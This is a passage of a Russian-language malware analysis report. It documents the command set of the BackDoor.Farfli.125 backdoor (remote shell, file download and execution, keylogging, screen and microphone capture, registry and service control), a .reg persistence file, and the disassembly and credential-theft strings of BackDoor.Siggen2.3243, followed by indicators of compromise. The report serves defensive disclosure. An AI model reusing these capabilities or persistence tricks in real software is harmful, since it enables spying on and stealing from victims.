Строка `str_version` копируется из `config.str_version`. В рассмотренном образце она имеет значение `Customized Version`.

После того как структура сформирована, при наличии ключа она шифруется однобайтной операцией XOR и передается на управляющий сервер. Если отправка не удалась, поток засыпает на

`config.timeout` миллисекунд и снова пытается отправить пакет. Это действие повторяется до тех пор, пока структура не будет успешно передана.

Если отправка прошла успешно, в ответ **BackDoor.Farfli.125** получает блок из двух DWORD. Первый является идентификатором команды, второй — используется в ответе трояна на команду, который тот передает на сервер.

Работа с командами

При ответе на каждую команду бэкдор сначала отправляет пакет с данными `sysinfo`, в котором в поле `id` указывается идентификатор полученной команды, а в поле `cfg_dword` — второй DWORD, поступивший вместе с этой командой.

Можно выделить две группы команд, с которыми работает **BackDoor.Farfli.125**:

- основные;
- дополнительные, работа с которыми начинается после получения команд с идентификаторами `0x1F42`, `0x1F43`, `0x1F44[/strong], 0x1F4E` и `0x1F54`.

Основные команды

Идентификатор команды	Выполняемые действия
0x7535	Получить привилегию `SeShutdownPrivilege` и выключить систему с кодом `SHTDN_REASON_MINOR_RECONFIG`
0x7534	Получить привилегию `SeShutdownPrivilege` и перезагрузить систему с кодом `SHTDN_REASON_MINOR_RECONFIG`
0x7532	Загрузить DLL-библиотеку в память, вызвать из нее функцию `ServiceMain`, после чего удалить эту библиотеку. Из-за вероятной ошибки в коде троян вместо DLL-файла пытается загрузить текстовый файл лога кейлоггера. В случае успешной загрузки модуля бэкдор проверяет значение параметра `config.service`. Это значение может быть следующим: `1` — троян удаляет значение `ATI` в ключе `[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]`; `2` — троян формирует файл `%TEMP%\<config.name>reg.reg` и импортирует его в реестр Windows; иное значение — троян удаляет значение `<config.name>` из `[HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost]`.

	Формируемый бэкдором файл `reg.reg` имеет следующее содержимое: `Windows Registry Editor Version 5.00` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger]` `"Start"=dword:00000004` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Messenger]` `"Start"=dword:00000004` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Services\Messenger]` `"Start"=dword:00000004` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Messenger\Parameters]` `"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,67,00,73,00,76,00,63,00,2e,00,64,00,6c,00,6c,00,00,00` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet002\Services\Messenger\Parameters]` `"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,73,00,74,00,65,00,6d,00,33,00,32,00,5c,00,6d,00,73,00,67,00,73,00,76,00,63,00,2e,00,64,00,6c,00,6c,00,00,00` `[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Services\Messenger\Parameters]` `"ServiceDll"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,00,74,00,25,00,5c,00,53,00,79,00,7` Где имя `ServiceDll` в нем соответствует пути `%SystemRoot%\System32\msgsvc.dll\`.
0x22B8	Удалить файл журнала кейлоггера.
0x1F5A	Завершить работу SOCKS прокси-сервера и удалить файл конфигурации.

0x1F59	Отправить на управляющий сервер файл журнала кейлоггера. Содержимое файла сжимается тем же алгоритмом, что и данные в последней секции, и отправляется в 3 этапа: • передается размер упакованных данных; • передается второй DWORD из команды; • передаются непосредственно данные.
0x1F58	Получить от управляющего сервера имя файла, а затем буфер с данными. Открыть заданный файл и в его конце записать полученный буфер.
0x1F57	Записать звук с микрофона в файл в формате WAV и блоками отправить его на сервер.
0x1F56	Создать скриншот рабочего стола и в виде jpeg-файла отправить на сервер.
0x1F52	Запустить SOCKS прокси-сервер. Сначала троян получает файл с конфигурацией, затем привязывает прокси-сервер на порт, указанный в конфигурации, и начинает обрабатывать входящие соединения.
0x1F51	Запустить Internet Explorer с аргументами командой строки, переданными в команде.
0x1F50	Продемонстрировать `MessageBox` с заданными параметрами.
0x1F4B	Получить от сервера файл, сохранить его в `%TEMP%\<threadid>.<ext>` и запустить с помощью функции `ShellExecute`. Расширение файла и параметр `nShowCmd` также передаются в команде.
0x1F4A	Получить от сервера URL, с которого скачивается файл. Троян сохраняет файл в `%TEMP%` и запускает.
0x1F49	Получить от сервера исполняемый модуль. В этом модуле троян выполняет поиск сигнатуры, аналогичной той, что расположена в его последней секции. Сразу после этой сигнатуры он помещает значение `config.created_GUID`. Затем сохраняет файл в `%TEMP%\<threadid>.exe` и создает из него процесс. После успешного создания процесса выполняет действия как в команде `0x7532`.
0x1F48	Отправить на сервер заданный в команде файл.
0x1F47	Удаленное управление с помощью `cmd.exe`. Троян перенаправляет ввод и вывод в именованные каналы, получает команды от управляющего сервера, отправляет их в именованный канал, назначенный как `hStdInput` для `cmd.exe`, и читает результаты из

	канала, назначенного как `hStdOutput`. Результаты сжимаются перед отправкой, команды также приходят в сжатом виде.
0x1F41	Имитация протокола RDP (Remote Desktop Protocol — протокол удаленного рабочего стола). Троян создает скриншоты экрана, в виде jpeg-файлов отправляет их на сервер и получает в ответ команды ввода.

Дополнительные команды

BackDoor.Farfli.125 отправляет на управляющий сервер структуру `sysinfo` с идентификатором `0x1F42`, получив одну из следующих команд: `0x1F42`, `0x1F43`, `0x1F44`, `0x1F4E`, `0x1F54`. В ответ ему поступает сжатый блок с идентификатором дополнительной команды и другими данными.

Результат выполнения команды сначала записывается во временный файл `%TEMP%\<threadid>.tmp, где threadid` — идентификатор текущего потока в формате `%08x`. Затем файл считывается, его содержимое упаковывается и отправляется на управляющий сервер.

Идентификатор команды	Выполняемые действия
0x1771	Собрать информацию о диске, путь к которому содержится в команде. Данные отправляются на сервер в виде структуры, показанной ниже: `struct disk_info` `{` `DWORD type;` `DWORD dword_0;` `LARGE_INTEGER free_bytes_available_to_caller;` `LARGE_INTEGER total_number_of_bytes;` `LARGE_INTEGER total_number_of_free_bytes;` `BYTE volume_name[128];` `DWORD gap_0[32];` `BYTE file_system_name[128];` `DWORD gap_1[32];`

	`` BYTE path[64];s }; ```
0x1772	Получить информацию о свойствах заданного в команде файла. Результат выполнения сохраняется в виде структуры: ``` struct file_info { WIN32_FILE_ATTRIBUTE_DATA attrs; //WINAPI struct char filename[512]; }; ```
0x1773	Получить следующую информацию о заданной директории: • ее свойства; • количество вложенных файлов и поддиректорий; • общий объем хранимых в ней данных. Команда выполняется рекурсивно. Полученная информация сохраняется в виде структуры: ``` struct dir_info { WIN32_FILE_ATTRIBUTE_DATA attrs; DWORD number_of_files; DWORD number_of_subdirs; DWORD dword_0; LARGE_INTEGER total_dir_size; BYTE path[512]; }; ```
0x1774	Записать во временный файл список файлов и поддиректорий в заданном каталоге. Список представляет последовательность структур `file_info` по каждому элементу.

0x1775	Удалить файлы, список которых задан в команде.
0x1776	Создать каталог.
0x1777	Переместить файл. Существующее и новое имя файла задаются в виде двух последовательных буферов размером `0x200` байт.
0x1778	Перечислить все доступные диски, сформировав по каждому из них структуру `disk_info` с информацией. Собранные данные в ответном сообщении передаются на управляющий сервер.
0x1779	Открыть заданный в команде файл вызовом функции `ShellExecuteA` с параметром `nCmdShow`, равным `SW_SHOW`.
0x177A	Получить привилегию `SE_DEBUG_PRIVILEGE` и завершить процесс. В команде в текстовом формате содержится PID целевого процесса.
0x177B	Перечислить содержимое ключа реестра. По каждому элементу ключа формируется структура вида: `struct reg_key_item` `{` `DWORD ValueName_len;` `DWORD type;` `DWORD data_size;` `DWORD is_subkey;` `BYTE element_name[512];` `BYTE data[512];` `};`
0x177C	Удалить заданный ключ реестра.
0x177E	Удалить параметр в ключе реестра.
0x177F	Установить значения параметра в ключе реестра.
0x1781	Команда содержит список путей расположения файлов и каталогов (от одного и больше). Если принятый в команде путь ведет к файлу, троян записывает его имя и размер во временный файл. Если путь ведет к каталогу, троян рекурсивно проходит его и для каждого вложенного файла записывает его имя и размер во временный файл.

0x1782	Составить список работающих процессов. Для каждого процесса формируется структура вида: `struct proc_info` `{` `DWORD pid;` `DWORD threads_base_priority;` `DWORD number_of_threads;` `BYTE exe_file[512];` `};` Полученная информация передается на сервер.
0x1783	Составить список работающих служб типа `SERVICE_WIN32`. По каждой службе формируется структура вида: `struct service_info` `{` `DWORD service_type;` `DWORD start_type;` `DWORD error_control;` `DWORD tagID;` `BYTE service_name[520];` `BYTE display_name[520];` `DWORD current_state;` `DWORD gap_0[9];` `BYTE binary_path_name[512];` `BYTE load_order_group[512];` `BYTE dependencies[512];` `BYTE service_start_name[1024];`

	`BYTE description[1024];` `};`
0x1784	Остановить или запустить службу. В команде содержится буфер размером `0x200` с именем службы, после которого следует код. Если код — `1`, трояну необходимо остановить службу; если код — `0`, ему необходимо запустить ее.
0x1785	Отвечает за управление конфигурацией службы. Троян может изменить тип запуска, имя и отображаемое имя службы.
0x1787	Удалить заданную службу.
0x1788	Поиск файлов по маске. Троян сохраняет во временный файл список файлов с их свойствами.
0x1789	Перечислить открытые окна. По каждому окну троян формирует структуру вида: `struct window_info` `{` `BYTE text[512];` `BYTE owner_process_name[512];` `HWND hWnd;` `DWORD dword;` `}`
0x178A	Закрыть или показать окно. В команде задается дескриптор (handle) окна, код сообщения и параметр `nCmdShow`.

BackDoor.Siggen2.3243

Троянская dll-библиотека, написанная на C++ и работающая на компьютерах под управлением 32- и 64-битных операционных систем семейства Microsoft Windows. В нее заложены функции кейлоггера, отслеживания содержимого буфера обмена, извлечения сохраненных логинов и паролей, получения списка установленных приложений и сбора общей информации о зараженной системе.

Принцип действия


BackDoor.Siggen2.3243 статически скомпонован с несколькими библиотеками: OpenSSL, SQLite, библиотекой XMPP-клиента gloox, JSON-парсера CJsonObject и STL.

Троян загружается в память вредоносной программой **BackDoor.ShadowPad.4** через функцию `LoadLibrary`. Вначале он создает мьютекс `[Guid("71ED330D-F80C-499A-A442-744EAD224A8F")]`. Затем в текущей директории он создает лог-файл, имя которого вычисляется как MD5-хеш строки `winhook-clientLog` — `eb3816e69e6c007b96a09e2ecee968e5`. После этого троян записывает в него следующие строки:


```
Info [YYYY-MM-DD HH:MM:SS]Log::setLogPath
success,<eb3816e69e6c007b96a09e2ecee968e5,a>
```

```
Info [YYYY-MM-DD HH:MM:SS]..Start.. 0.0.9a
```

В процессе работы **BackDoor.Siggen2.3243** сохраняет в лог-файл информацию обо всех своих действиях, включая ошибки:



При этом сообщения об ошибках записываются с типом `Warring`. Пример такой записи:



Используя протокол UDP, троян отправляет на удаленный сервер по адресу 1.1.1.1:8005 (принадлежит сервису Cloudflare DNS) сообщения в виде строки `DKGETMMHOST\r\n`:

```
.text:100248E5 call    ds:htons
.text:100248EB push    offset ip_addr  ; "1.1.1.1"
.text:100248F0 mov     [ebp+UdpClient_obj.sockaddr_to.sin_port], ax
.text:100248F7 call    ds:inet_addr
.text:100248FD mov     dword ptr [ebp+UdpClient_obj.sockaddr_to.sin_addr.S_un], eax
```

```
.text:10024903
.text:10024903 loc_10024903:
.text:10024903 mov     eax, [ebp+UdpClient_obj.vftable]
.text:10024909 lea     ecx, [ebp+UdpClient_obj]
.text:1002490F mov     [ebp+var_4E], 1
.text:10024913 call    [eax+doyou::io::UdpClient::vftable.nullsub_2]
.text:10024916 push    0Dh             ; Size
.text:10024918 push    offset aDkgetmmhost ; "DKGETMMHOST\r\n"
.text:1002491D lea     ecx, [ebp+string_DKGETMMHOST] ; this
.text:10024920 mov     [ebp+string_DKGETMMHOST.length], 0
.text:10024927 mov     [ebp+string_DKGETMMHOST.capacity], 0Fh
.text:1002492E mov     byte ptr [ebp+string_DKGETMMHOST.p_data], 0
.text:10024932 call    std__string__assign_char_len
.text:10024937 mov     byte ptr [ebp+var_4], 1
.text:1002493B nop     dword ptr [eax+eax+00h]
```

```
.text:10024940
.text:10024940 loc_10024940:
.text:10024940 cmp     [ebp+string_DKGETMMHOST.capacity], 10h
.text:10024944 lea     ecx, [ebp+UdpClient_obj.sockaddr_to]
.text:1002494A push    10h             ; tolen
.text:1002494C push    ecx             ; to
.text:1002494D push    0               ; flags
.text:1002494F push    [ebp+string_DKGETMMHOST.length] ; len
.text:10024952 lea     eax, [ebp+string_DKGETMMHOST]
.text:10024955 cmovnb  eax, [ebp+string_DKGETMMHOST.p_data]
.text:10024959 push    eax             ; buf
.text:1002495A push    [ebp+UdpClient_obj.hSocket] ; s
.text:10024960 call    ds:sendto
```

Отправка таких нестандартных сообщений не несет практической пользы и может говорить о том, что исследованный образец трояна является тестовой версией, и сервер 1.1.1.1 использован в качестве временной заглушки.

В ответном сообщении сервера **BackDoor.Siggen2.3243** ищет строку `DKMMHOST:`, после которой должен располагаться адрес управляющего сервера, с которым троянy необходимо установить соединение. Кроме того, в текущей директории бэкдор ищет файл с именем в виде MD5-хеша строки `register.json`. Тот должен представлять собой закодированный Base64 конфигурационный файл в формате JSON, содержащий параметры для подключения к управляющему серверу.

Для общения с сервером троян также использует JSON. В **BackDoor.Siggen2.3243** присутствуют соответствующие классы для соединения с ним:

- doyou::io::UdpClient

```
10277C54 ??_R0?AVUdpClient@io@doyou@@@8 dd offset ??_7type_info@@6B@
10277C54                                        ; DATA XREF: .rdata:102573B8↑o
10277C54                                        ; .rdata:doyou::io::UdpClient::`RTTI Base Class Descriptor at (0,-1,0,64)'↑o
10277C54                                        ; reference to RTTI's vftable
10277C58                dd 0                    ; internal runtime reference
10277C5C aAvudpclientIoD db '.?AVUdpClient@io@doyou@@',0 ; type descriptor name
10277C75                align 4
```

- doyou::io::TcpHttpClient

```
10277800 ; public class std::_Func_base<void,class doyou::io::HttpClientC *,struct doyou::io::TcpHttpClient::Event &> /* mdisp:0 */
10277800 ; class std::_Func_base<void, class doyou::io::HttpClientC *, struct doyou::io::TcpHttpClient::Event &> `RTTI Type Descriptor'
10277800 ??_R0?AV?$_Func_base@XPAVHttpClientC@io@doyou@@AAUEvent@TcpHttpClient@23@@std@@@8 dd offset ??_7type_info@@6B@
10277800                                        ; DATA XREF: .rdata:std::_Func_base<void,doyou::io::HttpClientC *,doyou::io::TcpHttpClient:
10277800                                        ; reference to RTTI's vftable
10277804                dd 0                    ; internal runtime reference
10277808 aAvFuncBaseXpav_0 db '.?AV?$_Func_base@XPAVHttpClientC@io@doyou@@AAUEvent@TcpHttpClient' ; type descriptor name
10277808                db '@23@@std@@',0
10277854 ; class _lambda_0f4a9ffde940da4a456299f7b58df487_ `RTTI Type Descriptor'
10277854 ??_R0?AV_lambda_0f4a9ffde940da4a456299f7b58df487_@@@8 dd offset ??_7type_info@@6B@
10277854                                        ; DATA XREF: sub_10037860↑o
10277854                                        ; reference to RTTI's vftable
10277858                dd 0                    ; internal runtime reference
```

Артефакты

Библиотека содержит информацию о пути к файлу проекта:

```
C:\Users\Administrator\Desktop\Fun\bin\Win32\Release\winsafe.pdb
```

Также в ней присутствуют следующие строки:

```
BrowseHistory.db
select url, title, last_visit_time, visit_count from urls
title
last_visit_time
visit_count
BrowseHistory::urlChrome, %s, %s
select id, title, last, hit from UserRankUrl
BrowseHistory::urlSogouExplorer,%s,  %s
es.sqlite
select url, title, last_visit_date, visit_count from moz_places
last_visit_date
BrowseHistory::urlSogouExplorer, %s
\\2345Explorer\\User Data\\Default\\History
2345Explorer.exe
\\google\\chrome\\User Data\\default\\History
chrome.exe
\\360Chrome\\chrome\\User Data\\default\\History
```

```
360chrome.exe
\\User Data\\default\\History
\\360se6\\User Data\\default\\History
360se.exe
\\Tencent\\QQBrowser\\User Data\\Default\\History
QQBrowser.exe
\\SogouExplorer\\HistoryUrl3.db
SogouExplorer.exe
\\Mozilla\\Firefox\\Profiles
firefox.exe
++ %p s_buff_size = %u mb
-- %p s_buff_size = %u mb
write2socket1:sockfd<%d> client socket closed.
write2socket1:sockfd<%d> nSize<%d> nLast<%d> ret<%d>
sockfd<%d> onClose
warning, initSocket close old socket<%d>...
create socket failed...
<socket=%d> connect <%s:%d> failed...
hostname2ip(hostname is null ptr).
hostname2ip(port is null ptr).
%s getaddrinfo
%s getnameinfo
--\r\n\r\n
Content-Disposition: form-data; name=\"%s\"\r\n\r\n
!_form_data_buf.canWrite(bytesize), url=%s
readsize != bytesize, url=%s
readsize >= 1MB
Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n
Content-Type: application/octet-stream\r\n\r\n
total %.2f GB (%.2f GB available)
system_hide::CreatePipe
system_hide::CreateProcess
wmic path win32_physicalmedia get SerialNumber
WMIC diskdrive get Name, Manufacturer, Model
LocalData::task_load::PathFileExists, %s
```

```
LocalData::task_load::read.data.empty, %s
LocalData::task_load::CJsonObject.Parse.empty, %s
LocalData::task_add::taskid exists %d
task_cache_init
LocalData::task_cache_init::taskids.IsEmpty()
LocalData::task_cache_init::read.data.empty, taskid=%s
LocalData::task_cache_init::Parse.data.empty, taskid=%s
LocalData::task_cache_init::task_state.empty, taskid=%s
cmd_10050
clipboard_records
cmd_10026
keyboard_records
set_do_scanfs_lasttime
/windows/register failed!
success
register failed!
register c2s!
application/json
Content-Type
/windows/register
token-refresh lost! to register_dev
token-refresh s2c <%d><%s>
token-refresh success! to start pushclient, token=%s
token-refresh failed! to register_dev
token-refresh c2s <%s>
/windows/token-refresh
submit-data warring! e.cmd<%s> != cmd<%s>
submit-data failed! <%s>
submit_data s2c <%s><%s>
submit_data s2c <%s><%d>
submit_data c2s <%p : %p> <%s>
/windows/submit-data
submit-file failed! <%s>
submit_file s2c <%s><%s><%s>
----boundaryb1zYhTI38xpQxBK00
```

```
multipart/form-data; boundary=
upfile
submit_file c2s <%p : %p> <%s><%s>
/windows/submit-file
endFile  %s cbFun
remove %s
endFile %s
cmd_99998
message
do cmd_10001
mem_size
sd_sn
sd_model
sd_volume
sd_partitioning
volume
disk_size
file_sys
paration_table
remaining_percent
remaining_size
mac_net
mac_wifi
network
sd_info
camera
microphone
2.0.1
mm_version
cmd_10001
do cmd_10002
cmd_10002
appinfo
GetSoftInfo info.empty()
appname
```

```
version
install_time
install_path
uninstall_path
publisher
do cmd_10014
cmd_10014
all_request
GetBrowsHistory info.empty()
do cmd_10052
cmd_10052
browser_accounts
UserAccHistory info.empty()
{\"local_task\":\"true\",\"data\":{\"instructions\":{\"cmd\":
\"cmd_10018\"}}}
do cmd_10013_log
2ecee968e5\", \"filename\" : \"eb3816e69e6c007b96a09e2ecee968e5\"},
\"extend\" : {\"id\":\"3f056c333f4f7ce015ec02f109454c54\", \"log_id\"
: 2113}}}}
{\"code\":\"policypush\", \"data\" : {\"type\":\"policypush\",
\"createdatetime\" : \"2019 - 07 - 17 15:51 : 00\", \"instructions\"
: {\"cmd\":\"cmd_10013\", \"data\" : {\"path\":\"
```

Приложение №1. Индикаторы компрометации

SHA1-хеши

BackDoor.ShadowPad.1

4bba897ee81240b10f9cca41ec010a26586e8c09: `TosBtKbd.dll`

BackDoor.ShadowPad.3

693f0bd265e7a68b5b98f411ecf1cd3fed3c84af: `hpqhvsei.dll`

BackDoor.ShadowPad.4

6ad20dade4717656beed296ecd72e35c3c8e6721: WinRAR SFX

13dda1896509d5a27bce1e2b26fef51707c19503: `TosBtKbd.dll`

27e8474286382ff8e2de2c49398179f11936c3c5: `TosBtKbdLayer.dll`

BackDoor.Farfli.122

6a1d928709f46d344f75936519c81137258e287c: `RasTls.dll`

8638bcebe84be1982c430e05e6bcd72911f36e43: `RasTls.dat`

5c54429b219614627a925347fa5006935a70d9d7: `RasTls.dat` decrypted

BackDoor.Farfli.125

736d8e03e40e245d4c812b091b5743fce855a529

BackDoor.PlugX.47

1acc85504c94707ac9c56a0ec23b49c4ca671c8a: `fslapi.dll`

8f386b29d8d458df67f0a67c4e155827dcee68c9: `fslapi.dll`

BackDoor.PlugX.48

781831e8343d895aa4d9d95838eddda08a4673d8

Домены

www[.]pneword[.]net

www[.]mongolv[.]com

www[.]arestc[.]net

www[.]icefirebest[.]com

IP

103.43.16[.]183

103.233.98[.]123

107.183.203[.]235

125.65.40[.]163

144.48.6[.]235